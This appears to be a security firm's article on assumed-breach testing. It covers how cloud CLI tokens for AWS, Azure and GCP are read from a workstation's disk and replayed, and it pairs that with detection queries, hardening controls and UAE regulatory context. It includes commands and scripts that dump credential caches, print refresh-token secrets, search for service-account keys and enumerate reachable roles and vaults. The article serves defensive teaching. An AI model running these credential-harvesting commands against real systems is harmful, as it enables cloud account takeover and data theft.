Key takeaways
- Cloud CLI tools write authentication tokens to predictable locations on the local filesystem, readable by any process running as that user.

- A stolen session token authenticates to cloud APIs without a username or password, and the cloud provider cannot distinguish it from a legitimate call.
- Refresh tokens outlive access tokens and can generate new sessions for days or weeks after the initial theft.
- Detecting token reuse depends on anomalous source-IP analysis against CloudTrail or Azure Activity Log, not on the authentication event itself.
- Short-lived role credentials, IP-bound IAM conditions and endpoint credential scanning each reduce the impact of a stolen token.
What an assumed-breach exercise actually tests
A penetration test spends part of its budget finding the way in. An assumed-breach engagement skips that step: one workstation is granted to the operator at standard user privilege, and the question becomes how far that single foothold moves. The premise is that a device can be compromised through any number of channels, and the gap worth measuring is what happens after that.
Cloud CLI tools collapse the distance between endpoint security and cloud security. A developer who authenticates once with the AWS CLI, the Azure CLI or the Google Cloud SDK expects the credential cache to handle every subsequent command. That is correct, and it is the property an operator reads from in an assumed-breach scenario. The token sitting on disk is indistinguishable from the one the developer is actively holding.
The Unified Kill Chain places this technique in the Through stage, under Credential Access and Lateral Movement. The attacker already has the foothold. The cloud token provides a horizontal move into a different security boundary, not a vertical one within the network the workstation sits on.
In
Assumed foothold
One workstation granted, standard user context
Through
Credential access
Cloud CLI cache read from endpoint filesystem
Lateral movement
Token replayed from attacker infrastructure
Collection
Roles enumerated, storage and secrets accessed
Out
Objective reached
Cloud data accessed, no password cracked
Where cloud tokens live on a workstation
AWS CLI stores long-term access keys in ~/.aws/credentials and role-chained or SSO session tokens in ~/.aws/cli/cache/. The cache files are JSON objects containing an AccessKeyId, a SecretAccessKey and a time-limited SessionToken. Long-term access keys carry no built-in expiry. Session tokens from role assumption default to one hour but can be configured up to twelve. MITRE ATT&CK tracks the collection of these tokens as T1528: Steal Application Access Token.
Azure CLI writes its token cache to ~/.azure/msal_token_cache.json on Linux and macOS, and %USERPROFILE%\.azure\msal_token_cache.json on Windows. The file holds both an AccessToken entry and a RefreshToken entry. Access tokens expire in about one hour. The refresh token can persist for days or weeks and is exchanged silently for new access tokens without the user re-authenticating. Extracting the refresh token, not the access token alone, is the higher-value action because it extends the attacker's window far beyond the credential's apparent lifetime.
The Google Cloud SDK writes its default credential to ~/.config/gcloud/application_default_credentials.json. This file may hold an OAuth2 access token and refresh token pair, or a path to a service account key file. A service account key is a private key: it does not expire and grants access until explicitly revoked. Finding a key path in the ADC file is worth following before assuming only short-lived tokens are present.
# Long-term access keys
cat ~/.aws/credentials

# Role-chained or SSO session tokens
cat ~/.aws/cli/cache/*.json | python3 -I -c "
import sys, json
d = json.load(sys.stdin)
c = d.get('Credentials', {})
print('AccessKeyId:    ', c.get('AccessKeyId'))
print('SecretAccessKey:', c.get('SecretAccessKey'))
print('SessionToken:   ', c.get('SessionToken'))
print('Expiration:     ', c.get('Expiration'))
"python3 -I -c "
import json, os
path = os.path.expanduser('~/.azure/msal_token_cache.json')
cache = json.load(open(path))
for k, v in cache.get('AccessToken', {}).items():
print('AccessToken account:', v.get('home_account_id'))
print('AccessToken secret :', v.get('secret','')[:48], '...')
for k, v in cache.get('RefreshToken', {}).items():
print('RefreshToken account:', v.get('home_account_id'))
print('RefreshToken secret :', v.get('secret','')[:48], '...')
"# OAuth2 user credentials or service account key path
cat ~/.config/gcloud/application_default_credentials.json
# Find service account key files the ADC might reference
find ~ -name '*.json' -path '*/gcloud/*' 2>/dev/null \
| xargs grep -l '"type": "service_account"' 2>/dev/null| Provider | Credential path | Token types present | Default lifetime |
|---|---|---|---|
| AWS | ~/.aws/credentials, ~/.aws/cli/cache/*.json | Long-term keys, session tokens | Keys: no expiry; session tokens: 1 to 12 h |
| Azure | ~/.azure/msal_token_cache.json | Access token, refresh token | Access: ~1 h; refresh: days to weeks |
| GCP | ~/.config/gcloud/application_default_credentials.json | OAuth2 tokens, service account key path | OAuth2: ~1 h; service account key: no expiry |
The pivot: replaying the token from outside
Once the credential material is in hand, authenticating to the cloud provider is mechanical. For AWS, three environment variables are sufficient: AWS_ACCESS_KEY_ID, AWS_SECRET_ACCESS_KEY and AWS_SESSION_TOKEN. Any AWS CLI command then runs as the identity that owns those credentials, with no second factor required. MITRE ATT&CK tracks the use of a stolen token as T1550.001: Use Alternate Authentication Material. The approach is related to the credential relay patterns seen in LLMNR poisoning to SMB relay: the attacker never holds a password and never has to crack one.
The first command after a pivot is identity confirmation. aws sts get-caller-identity returns the account ID, the user or role ARN and the assumed user ID. Azure offers az account show. Both succeed silently from any IP when the token is valid, and both are logged. The source IP on that log entry is the attacker's machine, not the legitimate user's.
export AWS_ACCESS_KEY_ID=ASIAIOSFODNN7EXAMPLE
export AWS_SECRET_ACCESS_KEY=wJalrXUtnFEMI/K7MDENG/bPxRfiCYEXAMPLEKEY
export AWS_SESSION_TOKEN=AQoXnyc4lcK4ZIe...

aws sts get-caller-identity{
"UserId": "AROA3XFRBF535PLBIFPI4:dev-session",
"Account": "123456789012",
"Arn": "arn:aws:sts::123456789012:assumed-role/DevRole/dev-session"
}# Exchange the refresh token for a new access token, then confirm identity
az account get-access-token --resource https://management.azure.com/
az account show
Enumerating what the identity can reach
Cloud permissions are rarely scoped to the minimum required. A developer role that exists for convenience often carries attached policies broad enough to list and read from S3 buckets, query Secrets Manager or describe EC2 instances across the account. The operator enumerates attached policies first, then the permissions those policies grant, before moving to data. In Azure, az role assignment list reveals what the identity can do before any data is touched.
Role chaining extends the reach further. An identity with sts:AssumeRole permission on other roles can step through the trust chain, each hop potentially widening access. This is structurally similar to the certificate delegation chains in ADCS ESC1 and the ticket paths in Kerberoasting: a permission that looks narrow enabling a path to a much wider one.
# Policies attached to the assumed identity
aws iam list-attached-user-policies --user-name dev-user
aws iam list-attached-role-policies --role-name DevRole

# List accessible S3 buckets
aws s3 ls

# Roles this identity can assume
aws iam list-roles \
--query 'Roles[?contains(AssumeRolePolicyDocument.Statement[0].Principal.AWS, `sts`)] | [].{Role: RoleName, Arn: Arn}'# Role assignments for the current identity
az role assignment list \
--assignee $(az account show --query user.name -o tsv)
# List accessible key vaults
az keyvault list \
--query '[].{Name:name,ResourceGroup:resourceGroup}'Detecting token reuse before the damage is done
The signal is a familiar identity calling from an unfamiliar IP. AWS CloudTrail records every API call with the caller's source address. Azure Activity Log records the IP on control-plane operations. A developer who normally calls from a known corporate range or VPN exit node appearing from a residential or cloud-provider address on GetCallerIdentity, AssumeRole or ListBuckets is the clearest indicator the token has moved. Read what detection coverage should be in place before a red team engagement.
The difficulty is baseline. Token calls over HTTPS are valid API calls, and the cloud provider cannot distinguish the owner from the thief. Detection depends entirely on knowing what normal source IPs look like for a given identity. A purple team session can build and calibrate these rules before an adversary tests them. Without a baseline, the queries below return nothing useful.
For AWS, a CloudTrail Athena query using a 30-day history as a baseline surfaces new source IPs with no prior record for that caller. For Azure, a Sentinel analytics rule on AzureActivity filtered to high-value control-plane operations catches the same class of event from unfamiliar addresses.
WITH baseline AS (
  SELECT
    useridentity.arn  AS arn,
    sourceipaddress
  FROM cloudtrail_logs
  WHERE eventtime BETWEEN date_add('day', -30, current_timestamp)
                      AND date_add('day',  -1, current_timestamp)
)
SELECT
  c.eventtime,
  c.useridentity.arn  AS identity,
  c.sourceipaddress   AS source_ip,
  c.eventname
FROM cloudtrail_logs c
LEFT JOIN baseline b
  ON  b.arn             = c.useridentity.arn
  AND b.sourceipaddress = c.sourceipaddress
WHERE c.eventtime > date_add('day', -1, current_timestamp)
  AND c.eventname IN ('GetCallerIdentity','AssumeRole','ListBuckets','GetSecretValue')
  AND b.arn IS NULL
ORDER BY c.eventtime DESC;let known_ips =
AzureActivity
| where TimeGenerated between (ago(30d) .. ago(1d))
| summarize KnownIPs = make_set(CallerIpAddress) by Caller;
AzureActivity
| where TimeGenerated > ago(1d)
| where OperationNameValue in (
'MICROSOFT.KEYVAULT/VAULTS/READ',
'MICROSOFT.AUTHORIZATION/ROLEASSIGNMENTS/WRITE',
'MICROSOFT.STORAGE/STORAGEACCOUNTS/LISTKEYS/ACTION'
)
| join kind=leftouter known_ips on Caller
| where isempty(KnownIPs) or CallerIpAddress !in (KnownIPs)
| project TimeGenerated, Caller, CallerIpAddress, OperationNameValue, ResourceGroup
| order by TimeGenerated descControls that break the chain
Three controls directly reduce the impact. First, credential lifetime: disable long-term IAM access keys in AWS and require role assumption through an identity provider. When every credential expires within one hour, a stolen token has a narrow window. In Azure, workload identity federation replaces client secrets with short-lived tokens that are never written to disk in the first place. NIST SP 800-115 recommends testing exactly these access control properties as part of a technical security assessment.
Second, bind credentials to expected sources. AWS IAM condition keys such as aws:SourceIp and aws:ViaAWSService deny any call that does not originate from a permitted IP range or an internal AWS service endpoint, even with valid credentials. Azure Conditional Access can enforce named-location requirements on service principals. Neither control stops a token from being read from disk, but both render a replayed token useless from outside the permitted perimeter.
Third, scan the endpoint itself. An infrastructure pentest that covers CI/CD pipelines and developer workstations routinely surfaces credential material in build logs, environment variable dumps and artefact caches. Finding the token before an operator does, and removing it, is cheaper than tuning a detection after the replay. A red team engagement that includes assumed-breach scenarios will test all three of these controls in combination.
Cloud token theft in the UAE regulatory context
In Abu Dhabi and Dubai, cloud adoption is highest in financial services and government. Banks regulated by the Central Bank of the UAE under Circular 8 of 2020 are required to demonstrate access control testing and to evidence that privileged access to critical systems is actively monitored. An assumed-breach exercise that walks a cloud token pivot from a developer workstation to production data provides direct evidence against both requirements.
Dubai government entities and their technology suppliers fall under the Dubai Electronic Security Center Cloud Security Standard, which requires a formal secrets lifecycle policy covering access keys and service account credentials. A stolen CLI token that reaches production data is precisely the gap that policy exists to prevent. An exercise that demonstrates the path gives procurement and technical teams a concrete remediation target rather than a theoretical risk rating.
Abu Dhabi healthcare organisations operating under ADHICS face equivalent access control obligations. At the federal level, the UAE Information Assurance Standards published by NESA apply to critical information infrastructure operators across both emirates and require periodic testing of access and privilege controls. The IAS testing obligation directly covers cloud credential paths. An organisation that cannot show it has tested this scenario has a gap in its evidence library regardless of which regulator reviews it.
Frequently asked questions
What is an assumed-breach exercise?
An assumed-breach exercise is a security engagement that begins with a granted foothold rather than spending time on initial access. The operator receives one compromised machine or credential set and then attempts to move laterally, escalate privileges and reach a named objective. The goal is to measure what an attacker can do once inside, which is a different question from whether they can get in at all.
How does an assumed-breach engagement differ from a standard penetration test?
A standard penetration test includes initial access: finding and exploiting a vulnerability to gain a first foothold. An assumed-breach engagement skips that phase and starts from a position already inside the network or on an endpoint. The two answer different questions. A penetration test asks whether an attacker can get in; an assumed-breach exercise asks how much damage they can do once inside.
What is a cloud CLI token and why is it high value?
A cloud CLI token is the authentication credential that tools such as AWS CLI, Azure CLI or the Google Cloud SDK write to the local filesystem after a user logs in. It allows subsequent commands to run without re-authenticating. For an attacker it is high value because it carries the same permissions as the user who created it, it authenticates to cloud APIs from any source address, and it requires no password or second factor to use.
How does an attacker use a stolen AWS session token?
The stolen AccessKeyId, SecretAccessKey and SessionToken are set as environment variables. Any AWS CLI command or SDK call then authenticates as the identity those credentials belong to. The call is indistinguishable from a legitimate one at the API level. The only observable difference is the source IP address, which is the attacker's machine rather than the legitimate user's.
What is the difference between an access token and a refresh token in Azure?
An access token authorises a specific API call and expires in about one hour. A refresh token is a longer-lived credential that is exchanged silently for new access tokens without the user re-authenticating. Stealing the refresh token from the Azure MSAL token cache is therefore higher value than stealing the access token alone, because the refresh token can generate new sessions for days or weeks after the initial theft.
How can organisations detect cloud token theft?
The most reliable detection signal is a known identity calling cloud APIs from an unknown source IP. AWS CloudTrail and Azure Activity Log both record the caller's IP address alongside every API call. An analytics rule or Athena query that compares the source IP on recent calls against the identity's 30-day baseline will surface a stolen token replayed from the attacker's infrastructure, because the IP will have no prior history for that identity.
How long does a stolen cloud session token remain valid?
AWS role-assumption tokens default to one hour and can be configured up to twelve. Azure access tokens last about one hour, but the accompanying refresh token can persist for days to weeks depending on the tenant configuration. GCP service account keys have no expiry and remain valid until explicitly revoked. The window for a stolen token depends entirely on its type and the issuing identity's configuration.
Does cloud token theft require administrator access to the workstation?
No. Cloud CLI credential files are owned by the user who authenticated and are readable by that user's processes. A foothold at standard user privilege is sufficient to read the credential cache. No privilege escalation is needed before the token is extracted, which is why an assumed-breach scenario that starts at standard user level is a realistic model for this technique.
What controls reduce the risk of a stolen cloud token being replayed?
Three controls are most effective: requiring short-lived role credentials rather than long-term access keys, binding IAM or Azure policies to permitted source IP ranges so a replayed token fails from an unexpected address, and scanning developer workstations and CI/CD pipelines for credential material before an operator finds it. Together they either reduce the validity window or render the stolen token useless outside the permitted environment.